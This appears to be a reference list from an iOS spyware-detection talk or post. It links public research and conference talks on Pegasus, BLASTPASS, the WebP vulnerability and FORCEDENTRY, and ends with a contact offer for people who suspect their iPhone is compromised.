- Amnesty International - Forensic appendix: Pegasus 0-Click…
  https://securitylab.amnesty.org/latest/2023/12/pegasus-zero-click-exploit-threatens-journalists-in-india/
- CitzenLab - BLASTPASS - September 7th 2023
  https://citizenlab.ca/2023/09/blastpass-nso-group-iphone-zero-click-zero-day-exploit-captured-in-the-wild/
- iVerify - Clipping Wings: Our Analysis of a Pegasus Spyware Sample
  https://www.iverify.io/post/clipping-wings-our-analysis-of-a-pegasus-spyware-sample
- Matthias Frielingsdorf - BH ASIA 24: You Shall Not Pass
  https://www.blackhat.com/asia-24/briefings/schedule/index.html#you-shall-not-pass---analysing-a-nso-ios-spyware-sample-37980

Previous iOS Malware Detection Talks

2022

OBTSv5 In Walled Gardens be care Fun of Poisoned Apples

https://objectivebythesea.org/v5/talks.html#Speaker_23

2023

HITB AMS Poisoned Apples - Current state of iOS Malware Detection

https://conference.hitb.org/hitbsecconf2023ams/session/poisoned-apples-current-state-of-ios-malware-detection/

OBTSv6 Poisoned 🍎🍏 - How do we find them?

https://objectivebythesea.org/v6/talks.html#Speaker_28

The WebP Vulnerability

Isosceles

The WebP 0day

https://blog.isosceles.com/the-webp-0day/

LiveOverflow

A Vulnerability to Hack The World - CVE-2023-4863

https://www.youtube.com/watch?v=lAyhKaclsPM

Finding The .webp Vulnerability in 8s (Fuzzing with AFL++)

https://www.youtube.com/watch?v=PJLWlmp8CDM

Ian Beer

OffensiveCon 24 - May 10th-11th BLASTING PAST WEBP

https://www.offensivecon.org/speakers/2024/ian-beer.html

NS Expression Links

Code Colorist

See No Eval: Runtime Dynamic Code Execution in Objective-C

https://codecolor.ist/2021/01/16/see-no-eval-runtime-code-execution-objc/

Google Project 0 (Ian Beer & Samuel Groß)

FORCEDENTRY: Sandbox Escape

https://googleprojectzero.blogspot.com/2022/03/forcedentry-sandbox-escape.html

Austin Emmet

BlackHat USA 2023 - Apple’s Predicament: NSPredicate Exploits on iOS and macOS

https://www.youtube.com/watch?v=jZj8EEBp8xE

Ian Beer

OBTSv6 - Escaping the Safari Sandbox in iOS 16

https://objectivebythesea.org/v6/talks.html#Speaker_12

If you got an Apple Threat Notification

If you believe your iPhone is compromised

And you need help

Please contact us at infoiverify.io!